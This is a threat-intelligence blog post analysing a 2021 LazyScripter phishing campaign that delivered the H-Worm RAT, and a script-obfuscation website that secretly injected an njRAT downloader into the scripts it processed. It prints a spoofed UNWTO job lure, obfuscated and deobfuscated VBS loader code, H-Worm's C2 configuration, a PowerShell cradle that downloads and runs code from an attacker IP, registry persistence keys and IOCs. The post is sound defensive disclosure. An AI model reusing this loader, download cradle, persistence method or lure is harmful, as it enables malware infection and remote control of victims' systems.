

# Very very lazy Lazyscripter's scripts: double compromise in a single obfuscation

---

 [lab52.io/blog/very-very-lazy-lazyscripters-scripts-double-compromise-in-a-single-obfuscation](https://lab52.io/blog/very-very-lazy-lazyscripters-scripts-double-compromise-in-a-single-obfuscation)

\_thespis

In July of 2021, we identified an infection campaign targeting important European entities. During this investigation we could identify the threat actor behind these attacks as LazyScripter, an emerging APT group pointed by MalwareBytes in February 2021.

Through our analysis, we could track their activity with precise dates in 2021 based on their samples. Furthermore, we could extend the intelligence upon this threat actor by identifying a new malware among their TTPs, and also find new elements of the infrastructure.

Additionally, after the analysis of the samples, we discovered the usage of a free and popular online obfuscating tool for scripts, which would inject their own downloader for a njRAT sample within LazyScripter's malware. Meaning that, if some entity happened to be compromised by a one of these samples of LazyScripter, they would probably be compromised by two different threat actors.

For this campaign, the malicious actor used phishing emails as the initial vector, pretending to be relevant international entities such as the United Nations World Tourism Organization (UNWTO or the International Air Transport Association (IATA). In the malicious emails, the actor would usually attach three compressed files: a pdf document, and two JavaScript files.



Dear Sir/Madam,

As part of its vast work program, to best revive the tourism and civil aviation sector, hard hit by the Coronavirus (COVID-19) crisis, the Joint Inspection Unit (CCI) of the World Tourism Organization recruits travel agents and hotel agents of all categories around the world regardless of race, nationality and sex. For a detailed job description and qualification requirements, click [here](#).

Job number: **EMEA2021**

Please use the job number to open the downloaded file.

Best regards,

World Tourism Organization  
Calle Poeta Joan Maragall 42  
28020 Madrid, Spain

PDF document from spear phishing


After the analysis of the first pdf document that ended up in our hands ("JOB NOTICE.pdf" – UNWTO) we did not observed embedded code, or any malicious behavior. However, metadata revealed that it had been edited with a PDF editor referred to as "Foxit" on July 13th 2021, less than a month before we identified this campaign.

- Producer: Foxit PhantomPDF Printer Version 9.6.0.1818
- CreationDate: Tue Nov 10 08:30:41 2020 CET
- ModDate: Tue Jul 13 22:17:50 2021 CEST

The only technical element of real interest found in this document was the hyperlink in which the user is suggested to click in order to obtain more information about the fake job offer at UNWTO.

This link will open a browser and contact the domain securessl.]fit which was registered on July 17th 2021 and resolves in the address 192.64.]119.125, associated with the provider/web-hosting Namecheap.

It has been observed that the final URL shows up as follows, after a redirection by an HTTP 302 response from the server, not serving any file at the moment of the analysis, but suggesting it was supposed to serve a .zip file (though, we did not discard IP geofence):



Final HTTP response via hyperklink from PDF doc

After the analysis of the HTTP traffic flow with this domain, the redirection is observed to be hidden behind a domain which belongs to the duckdns service for dynamic domains resolutions:

```
GET / HTTP/1.1
Host: securessl.fit
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4431.24 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7

HTTP/1.1 302 Found
Server: nginx
Date: Wed, 21 Jul 2021 13:59:58 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 93
Connection: keep-alive
Location: https://jbizgsvhzj22evqon9ezz8bmbupp1s6cprmriam1.duckdns.org/index.php
X-Served-By: Namecheap URL Forward

<a href='https://jbizgsvhzj22evqon9ezz8bmbupp1s6cprmriam1.duckdns.org/index.php'>Found</a>.
```

Middle/Transitional HTTP request from PDF

This domain resolves in the IP address 66.29.]130.204. Even so, the redirection through this address uses TLS encryption, so it is not possible to know what has occurred during the communication until the final redirection, which ends with the previously shown HTTP 404 response code.

Nevertheless, it has been indeed observed how that same IP address is associated to the “server1” hostname in the domain gowaymevps.]xyz (registered on May 12th 2021).

```

GET /favicon.ico HTTP/1.1
Host: 157.245.250.76
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://157.245.250.76/MORE%20INFORMATION%20ON%20OFFERS.zip
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7

HTTP/1.1 404 Not Found
Date: Wed, 21 Jul 2021 14:00:53 GMT
Server: Apache/2.4.46 (Ubuntu)
Content-Length: 276
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.46 (Ubuntu) Server at 157.245.250.76 Port 80</address>
</body></html>

```

### Final HTTP request from PDF

74.125.133.94	192.168.100.33	TLSv1.3	1422 Application Data [TCP segment of a reassembled PDU]
192.168.100.33	74.125.133.94	TCP	54 49348 → 443 [ACK] Seq=997 Ack=164077 Win=45056 Len=0
74.125.133.94	192.168.100.33	TLSv1.3	130 Application Data
8.8.8.8	192.168.100.33	DNS	122 Standard query response 0xe049 PTR 204.130.29.66.in-addr.arpa PTR <u>server1.gowaymevps.xyz</u>
192.168.100.33	74.125.133.94	TCP	54 49348 → 443 [ACK] Seq=997 Ack=164153 Win=45056 Len=0
192.168.100.33	74.125.133.94	TLSv1.3	93 Application Data

### Traffic capture for the PDF hyperlink

The other two files found along with this PDF at its arrival via phishing email have the exact same content (even same hash) in spite of having a different name:

- LIST OF AVAILABLE JOBS.js
- SALARY AND HIRING CONDITIONS.js

This highly obfuscated JavaScript has the only purpose of dropping a second VBS script, which will be placed in the following paths:

- C:\Users\\*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\tk.vbs
- C:\Users\\*\AppData\Roaming\tk.vbs

For those samples where the VBS script was not dropped in the startup folder, the following persistence mechanism would be established using the registry keys:

HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\tk

Details: wscript.exe //B "C:\Users\Lucas\AppData\Roaming\tk.vbs"

HKU\\*\Software\Microsoft\Windows\CurrentVersion\Run\tk<sup>1</sup>

Details: wscript.exe //B "C:\Users\Lucas\AppData\Roaming\tk.vbs"

And here is where the real fun begins. In the initial behavior analysis of these next stage VBS samples, we observed C2 contact through HTTP POST requests to the port 449 of the IP address 45.91.92.112 resolved from stub.]ignorelist.]com.

At this point we could find an attribution according to different reports, since the domain stub.]ignorelist.]com had been used by the group referred as LazyScripter in their previous campaign.

The HTTP request is made using the path “/is-ready” in the URI and it includes initial information about the infected system within the User-Agent header value:

```
POST /is-ready HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: 18B1E950<|>LUCAS-PC<|>Lucas<|>Microsoft Windows 7 Ultimate <|>plus<|>nan-av<|>false - 7/20/2021
Accept-Encoding: gzip, deflate
Host: stub.ignorelist.com:449
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

VBS sample HTTP request

Furthermore, we also observed that the vbs script also dropped to disk the following .lnk file:

C:\Users\Lucas\AppData\Roaming\Microsoft\Windows\Start  
Menu\Programs\Startup\windowsUpdate.lnk

This direct access points at the following Powershell execution:

```
$NQJLOJWQ=(Get-ItemProperty HKCU:\Software).Sat;  
$WASUXIQO=(Get-ItemProperty HKCU:\Software).Dat;  
$NILSHSEJ=(Get-ItemProperty HKCU:\Software).Gat;  
$MYG
```

The values of the registry keys which this command refers to contain this series of Powershell commands:

```
[System.Net.WebClient]$webClient = New-Object System.Net.WebClient;  
[System.IO.Stream]$stream = $webClient.OpenRead('http://185.  
81.157.186/NDA/199.png');  
[System.IO.StreamReader]$sr = New-Object System.IO.StreamReader -argumentList  
$stream;  
[string]$results = $sr.ReadToEnd();  
IEX $results
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
Dat	REG_SZ	'+'NDA/199.png');[System.IO.StreamReader]\$sr = New-Object System.
Gat	REG_SZ	IO.StreamReader -argumentList \$stream;[string]\$results = \$sr.ReadToEnd();IEX \$results
Sat	REG_SZ	[System.Net.WebClient]\$webClient = New-Object System.Net.WebClient;[System.IO.Stream]\$stream = \$webClient.OpenRead('http://185.' + '81.157.186/

Registry Keys set by VBS sample

Our first impression was a little bit of a surprise since we just observed the sample establishing a second persistence in the same startup folder for an artifact (the lnk file) that would use a different C2.

After deobfuscating the VBS script we could identify the malware sample as **Houdini's H-Worm**, but preceded by an interesting line, still slightly obfuscated. This single line was responsible for this second kind of parallel behavior (new persistence using the lnk file and a different C2).

While the first mentioned IP addresses and domains or the infection chain were not easily linked to malicious activity through OSINT, this last one was quickly tagged as malicious everywhere.


## Malware URLs

The table below shows all malware URLs that are associated with this particular host.

Dateadded (UTC)	URL	Status	Tags
2021-06-23 23:33:04	<a href="http://185.81.157.186/NDA/j4.exe">http://185.81.157.186/NDA/j4.exe</a>	Online	32 exe njRAT
2020-12-22 08:38:03	<a href="http://185.81.157.186/files/nj/new/19932.0.exe">http://185.81.157.186/files/nj/new/19932.0.exe</a>	Online	exe njRAT
2020-12-22 08:38:03	<a href="http://185.81.157.186/files/nj/new/j2.0.exe">http://185.81.157.186/files/nj/new/j2.0.exe</a>	Online	exe njRAT
2020-12-22 08:34:03	<a href="http://185.81.157.186/files/nj/new/j4.5.exe">http://185.81.157.186/files/nj/new/j4.5.exe</a>	Online	exe njRAT
2020-12-22 08:08:03	<a href="http://185.81.157.186/cryp/45.exe">http://185.81.157.186/cryp/45.exe</a>	Online	exe
2020-12-22 08:08:03	<a href="http://185.81.157.186/files/nj/new/19934.5.exe">http://185.81.157.186/files/nj/new/19934.5.exe</a>	Online	exe njRAT
2020-12-22 08:04:03	<a href="http://185.81.157.186/files/Nmin/4.5.jpg">http://185.81.157.186/files/Nmin/4.5.jpg</a>	Online	exe
2020-12-22 08:02:03	<a href="http://185.81.157.186/files/nmin/w.jpg">http://185.81.157.186/files/nmin/w.jpg</a>	Online	exe
2020-12-22 08:02:03	<a href="http://185.81.157.186/testmin/4.5.exe">http://185.81.157.186/testmin/4.5.exe</a>	Online	CoinMiner exe
2020-12-22 06:58:03	<a href="http://185.81.157.186/testmin/4.5.png">http://185.81.157.186/testmin/4.5.png</a>	Online	CoinMiner exe

OSINT results for suspicious IP address


Now it started to get even more interesting as we also discovered that, even though no domain points at this IP address at this time, it used to resolve from the hackfree.]org domain, which belongs to top 1 million, and seems to be some web service for offensive operations/techniques:



The screenshot shows the VirusTotal interface. At the top, a search bar contains 'hackfree.org' and a 'top-1M' badge. Below the search bar, there are tabs for 'DETECTION', 'DETAILS', 'RELATIONS', and 'COMMUNITY'. The 'RELATIONS' tab is selected. Under the 'RELATIONS' tab, there is a section titled 'Passive DNS Replication'. Below this section, there is a table with three columns: 'Date resolved', 'Resolver', and 'IP'. The first row of the table shows '2020-11-24' for the date, 'VirusTotal' for the resolver, and '185.81.157.186' for the IP address. The 'IP' column and its value are highlighted with a red box.

Date resolved	Resolver	IP
2020-11-24	VirusTotal	185.81.157.186

DNS resolutions on suspicious IP address



Google results for hackfree.]org

Since this finding could be a little confusing as it was for us, let's go back to the dropped VBS script. This script will be the one which implements the RAT identified as H-worm after a complex nested obfuscation, prepended with a confusing extra line.



Part of such obfuscation implied the creation of a new script object which will execute the deobfuscate code. For this purpose, the first part of the logic consists in identifying the architecture of the infected system, and then creating nested ScriptControl objects, where the code which implements the totality of H-worm will be added. Such code is read from an array which must be necessarily located in the last line of the file, commented, and which contains a total of 16.153 obfuscated elements.

```
CzpdoiJlglepzfaif

dim LuwcguaRAocoy
SUB CzpdoiJlglepzfaif()
dim Oyxdc0M0BaHFmoaljK
SET GkccubvuqdCirLaunpm = GETOBJECT ("W" + "I" & W9I84U76R & "V" + "2")
SET BERgmvlbccuealalqce = GkccubvuqdCirLaunpm.EXECQUERY ("SE" & LR89504E & Chr(89) & Chr(83) & Chr(84) & Chr(69) & Chr(77) )
SET Oyxdc0M0BaHFmoaljK = WSCRIPT.CREATEOBJECT (" " & H34(10+10+10+10+10+10+10+7,"do","until") & DAR & "L")

FOR EACH HnfgtnfRnjEhjadscobp IN BERgmvlbccuealalqce
MkzcbasTjeDijaaerryffk = HnfgtnfRnjEhjadscobp.SYSTETYPE
NEXT
D6078Y97KY97 = INSTR (UCASE(WSCRIPT.PATH),Chr(80+3) & Chr(80+9) & Chr(83) & M4T89JUGYT7 & "4")
D04JG8T = UCASE(MkzcbasTjeDijaaerryffk)
IF ( D04JG8T = "X" & TOK95874J & "PC") AND ( D6078Y97KY97 = 0+0) THEN
CHA9LBA9RA9 = WSCRIPT.SCRIPTFULLNAME
Oyxdc0M0BaHFmoaljK.RUN Oyxdc0M0BaHFmoaljK.EXPANDENVIRONMENTSTRINGS("%W"+"INDIR%")&"\SYSWOW64\WSCRIPT.EXE " & CHR(34) & CHA9LBA9RA9 & CHR(
WSCRIPT.QUIT
END IF
END SUB

function INXKP (BypicyItejnHdaamsqnfnt):HASSH = chrW(BypicyItejnHdaamsqnfnt)+ chrW(39):INXKP = Replace(HASSH,"","") :end function
function H34(FFF1,FFF2,FFF3):D = zdah(FFF1):H34 = D:end function
LuwcguaRAocoy = Split(CreateObject("Scripting.FileSystemObject").OpenTextFile(wscript.scriptfullname, 1).Readall,vbCrLf)
set MoKhbyuDzbKpin = WScript.CreateObject("S" & INXKP((1* 2^0 )+ (1* 2^1 )+ (1* 2^5 )+ (1* 2^6)) & "" & INXKP( (1* 2^1 )+ (1* 2^4 )+ (1*
MoKhbyuDzbKpin.Language = "" & H34(20+20+20+20+6,"do","until") & INXKP( (1* 2^1 )+ (1* 2^6)) & "" & INXKP((1* 2^0 )+ (1* 2^1 )+ (1* 2^4 )
MoKhbyuDzbKpin.addobject "" & H34(20+20+20+20+7,"do","until") & INXKP((1* 2^0 )+ (1* 2^1 )+ (1* 2^4 )+ (1* 2^6)) & "" & INXKP((1* 2^0 )+
MoKhbyuDzbKpin.TimeOut = -1
MoKhbyuDzbKpin.addcode(INXKP( (1* 2^2 )+ (1* 2^5 )+ (1* 2^6)) & "" & INXKP((1* 2^0 )+ (1* 2^3 )+ (1* 2^5 )+ (1* 2^6)) & "" & INXKP((1* 2^0
MoKhbyuDzbKpin.addcode(INXKP((1* 2^0 )+ (1* 2^3 )+ (1* 2^5 )+ (1* 2^6)) & "" & INXKP( (1* 2^5)) & "" & INXKP( (1* 2^0 )+ (1* 2^2 )+ (1* 2^
MoKhbyuDzbKpin.Addcode(" " & H34(10+10+10+10+10+10+10+10+10,"do","until") & INXKP((1* 2^0 )+ (1* 2^1 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^5
MoKhbyuDzbKpin.Addcode(" " & H34(20+20+20+20+3,"do","until") & INXKP((1* 2^0 )+ (1* 2^2 )+ (1* 2^5 )+ (1* 2^6)) & "" & INXKP( (1* 2^2 )+ (
MoKhbyuDzbKpin.AddCode(INXKP((1* 2^0 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^6)) & "" & INXKP( (1* 2^1 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^5)) & "" & IN
function zdah(r): zdah = chrW(r):end function
MoKhbyuDzbKpin.addcode(INXKP((1* 2^0 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^6)) & "" & INXKP( (1* 2^1 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^5)) & "" & IN
MoKhbyuDzbKpin.addcode(INXKP((1* 2^0 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^6)) & "" & INXKP( (1* 2^1 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^5)) & "" & IN
MoKhbyuDzbKpin.AddCode(INXKP((1* 2^0 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^6)) & "" & INXKP( (1* 2^1 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^5)) & "" & IN
function DAR():DAR = INXKP((1* 2^0 )+ (1* 2^1 )+ (1* 2^4 )+ (1* 2^6)) & "" & INXKP((1* 2^0 )+ (1* 2^1 )+ (1* 2^6)) & "" & INXKP( (1* 2^1 )
function W9I84U76R():W9I84U76R = INXKP( (1* 2^1 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^6)) & "" & INXKP((1* 2^0 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^6
function LR89504E():LR89504E = INXKP( (1* 2^2 )+ (1* 2^3 )+ (1* 2^6)) & "" & INXKP((1* 2^0 )+ (1* 2^2 )+ (1* 2^6)) & "" & INXKP((1* 2^0 )+
function TOK95874J():TOK95874J = INXKP( (1* 2^1 )+ (1* 2^2 )+ (1* 2^4 )+ (1* 2^5)) & "" & INXKP( (1* 2^2 )+ (1* 2^4 )+ (1* 2^5)) & "" & IN
function M4T89JUGYT7():M4T89JUGYT7 = INXKP((1* 2^0 )+ (1* 2^1 )+ (1* 2^2 )+ (1* 2^4 )+ (1* 2^6)) & "" & INXKP((1* 2^0 )+ (1* 2^1 )+ (1*
' (1* 2^2 )+ (1* 2^6) , (1* 2^0 )+ (1* 2^3 )+ (1* 2^5 )+ (1* 2^6) , (1* 2^0 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^5 )+ (1* 2^6) , (1* 2^5) ,
```

Content of VBS sample (tk.vbs)



```

func_main
dim split_str
SUB func_main()
dim shell_object
SET wmi_cimv2_object = GETOBJECT ("WINGMTS:\\.\ROOT\CIMV2")
SET wmi_query = wmi_cimv2_object.EXECQUERY ("SELECT * FROM WIN32_COMPUTERSSYSTEM ")
SET shell_object = WSCRIPT.CREATEOBJECT ("WSCRIPT.SHELL")

FOR EACH query_object_match IN wmi_query
obj_type = query_object_match.SYSTEMTYPE
NEXT
syswow64_str_pos = INSTR (UCASE(WSCRIPT.PATH),"SYSWOW64")
obj_type uppercase = UCASE(obj_type)
IF ( obj_type uppercase = "X64-BASED_PC") AND ( syswow64_str_pos = 0+0) THEN
script_name = WSCRIPT.SCRIPTFULLNAME
shell_object.RUN shell_object.EXPANDENVIRONMENTSTRINGS("%WINDIR%")&"\SYSWOW64\WSCRIPT.EXE " &CHR(34)& script_name &CHR(34)
WSCRIPT.QUIT
END IF
END SUB

split_str = Split(CreateObject("Scripting.FileSystemObject").OpenTextFile(wscript.scriptfullname, 1).Readall,vbCrLf)
set scriptControl Object = WScript.CreateObject("ScriptControl")
scriptControl.Object.Language = "VBScript"
scriptControl.Object.addobject "WSript",WScript
scriptControl.Object.Timeout = -1
scriptControl.Object.addcode("dim arr:arr = Array(" & replace(split_str(ubound(split_str)),"","") & ")")
scriptControl.Object.addcode("i = 0")
scriptControl.Object.Addcode("do until i = ubound(arr)+ 1:f = & chr(arr(i)):i = + 1:loop" )
scriptControl.Object.Addcode("Set M = CreateObject("ScriptControl")")
scriptControl.Object.AddCode("M.Language = "VScript")
scriptControl.Object.addcode("M.AddObject "WScript",WScript")
scriptControl.Object.addcode("M.Timeout = -1")
scriptControl.Object.AddCode("M.AddCode(f)")

' (1* 2^2 )+ (1* 2^6) , (1* 2^0 )+ (1* 2^3 )+ (1* 2^5 )+ (1* 2^6) , (1* 2^0 )+ (1* 2^2 )+ (1* 2^3 )+ (1* 2^5 )+ (1* 2^6) , (1* 2^5) , (1* 2

```

tk.vbs deobfuscated

Now, we could know that this VBS script acted as some sort of loader for the final stage artifact, which was fully implemented in the aforementioned last line, supposed to be a commented line in VBS. In order to compare the different samples that we gathered, we implemented an automatic deobfuscator to straightly obtain the deobfuscated code implemented in the commented line and we always found this first line prepended before the H-worm code.

```

1  Dim Date1,Date2:Date1 = #18/07/2021#:Date2 = date():If DateValue(Date1) < DateValue(Date2) Then:Z7():End If
2  '<[ recoder : houdini (c) skype : houdini-fx ]>
3
4  '==--== config ==--==
5
6  host = "stub.ignorelist.com"
7  port = 449
8  installdir = "%appdata%"
9  lnkfile = true
10 lnkfolder = true
11
12 '==--== public var ==--==
13
14 dim shellobj
15 set shellobj = wscript.createobject("wscript.shell")
16 dim filesystemobj
17 set filesystemobj = createobject("scripting.filesystemobject")
18 dim httpobj
19 set httpobj = createobject("msxml2.xmlhttp")
20
21
22 '==--== privat var ==--==
23
24 installname = wscript.scriptname
25 startup = shellobj.specialfolders ("startup") & "\"
26 installdir = shellobj.expandenvironmentstrings(installdir) & "\"
27 if not filesystemobj.folderexists(installdir) then installdir = shellobj.expandenvironmentstrings("%temp%") & "\"
28 splitter = "<" & "1" & ">"

```

**Unidentified prepended line**

**Start of H-Worm code**

Final VBS payload (H-Worm)

Before analyzing this extra suspicious code, which we could corroborate it was not part of the known source code for H-Worm, the obvious thought was that these lines were added by the LazyScripter criminals and that they were placing dates in the script for their own reasons. However, it still seemed weird that they would reward the threat/forensic analysts with a precise date for each sample.

After the analysis of the snippets, we observed that the samples would compare the current date with the hardcoded date, and if the hardcoded day arrived or passed, it would execute a specific function appended at the end of H-Worm's code. This function would only drop the previously described .lnk file and set the mentioned registry key values so as to download a sample of njRAT. Even though the author of H-Worm, known as "Houdini" had been connected to the development of njRAT, we knew this wasn't part of the known implementation for H-Worm, and still looked odd as a TTP from the same infection campaign.

Trying to make sense out of it, we had the brainwave of using the information we had about this parallel **behavior and make a quick** check: We previously found out that they might have been using hackfree.Jorg as an online obfuscation service for VBS script, so we created our own dummy VBS script and submitted it to hackfree for obfuscation. Then we applied our implemented deobfuscator.

```
1 ' nice testnigo
2 MsgBox("Trying stuff " & vbCrLf & "Test")
3 Set objFSO=CreateObject("Scripting.FileSystemObject")
4
5 outFile=".\\outputingo.txt"
6 Set objFile = objFSO.CreateTextFile(outFile,True)
7
8 Dim str1
9 stromboli = "nice test here" & vbCrLf
10
11 objFile.Write stromboli
12
13 objFile.Close
14
```

Implemented dummy VBS script

[illegible]


## Dummy VBS script obfuscated via hackfree website

```
1 Dim Datel,Date2:Datel = #04/10/2021#:Date2 = date():If DateValue(Datel) < DateValue(Date2) Then
2 ' nice testnigo
3 MsgBox("Trying stuff " & vbCrLf & "Test")
4 Set objFSO=CreateObject("Scripting.FileSystemObject")
5
6 outFile=".\\outputingo.txt"
7 Set objFile = objFSO.CreateTextFile(outFile,True)
8
9 Dim str1
10 stromboli = "nice test here" & vbCrLf
11
12 objFile.Write stromboli
13
14 objFile.Close
15
16 function Z8():Randomize():dim Z1:Z1 = Array(Array(8, "ABCDEFGHIJKLMNOPQRSTUVWXYZ")):dim
```

## Deobfuscation of obfuscated dummy VBS script

At this point, we discovered that hackfree].org was injecting their own malware in every obfuscated script via their website, and this would lead in a double infection for malware obfuscated with hackfree.]org, or a first “sneaky” infection for those scripts that were obfuscated for legitimate purposes. At this last scenario we could confirm that hackfree.]org would be a waterhole attack.

Finally, back to the tracked threat actor, we could distinguish between LazyScripter’s indicators of compromise, and HackFree’s IOCs, resulting in the following diagram for this LazyScripter campaign main infrastructure and infection chain.



LazyScripter’s H-Worm campaign’s main infrastructure

IOCs

0fc8d0c3b6ab22533153b7296e597312fc8cf02e2ea92de226d93c09eaf8e579	SHA256
77afef33c249d4d7bb076079eff1cca2aef272c84720e7f258435728be3bf049	SHA256
82f6c8b52103272fcfb27ac71bd4bff76ee970dd16e5cdf3d0cfb75d10aa0609	SHA256
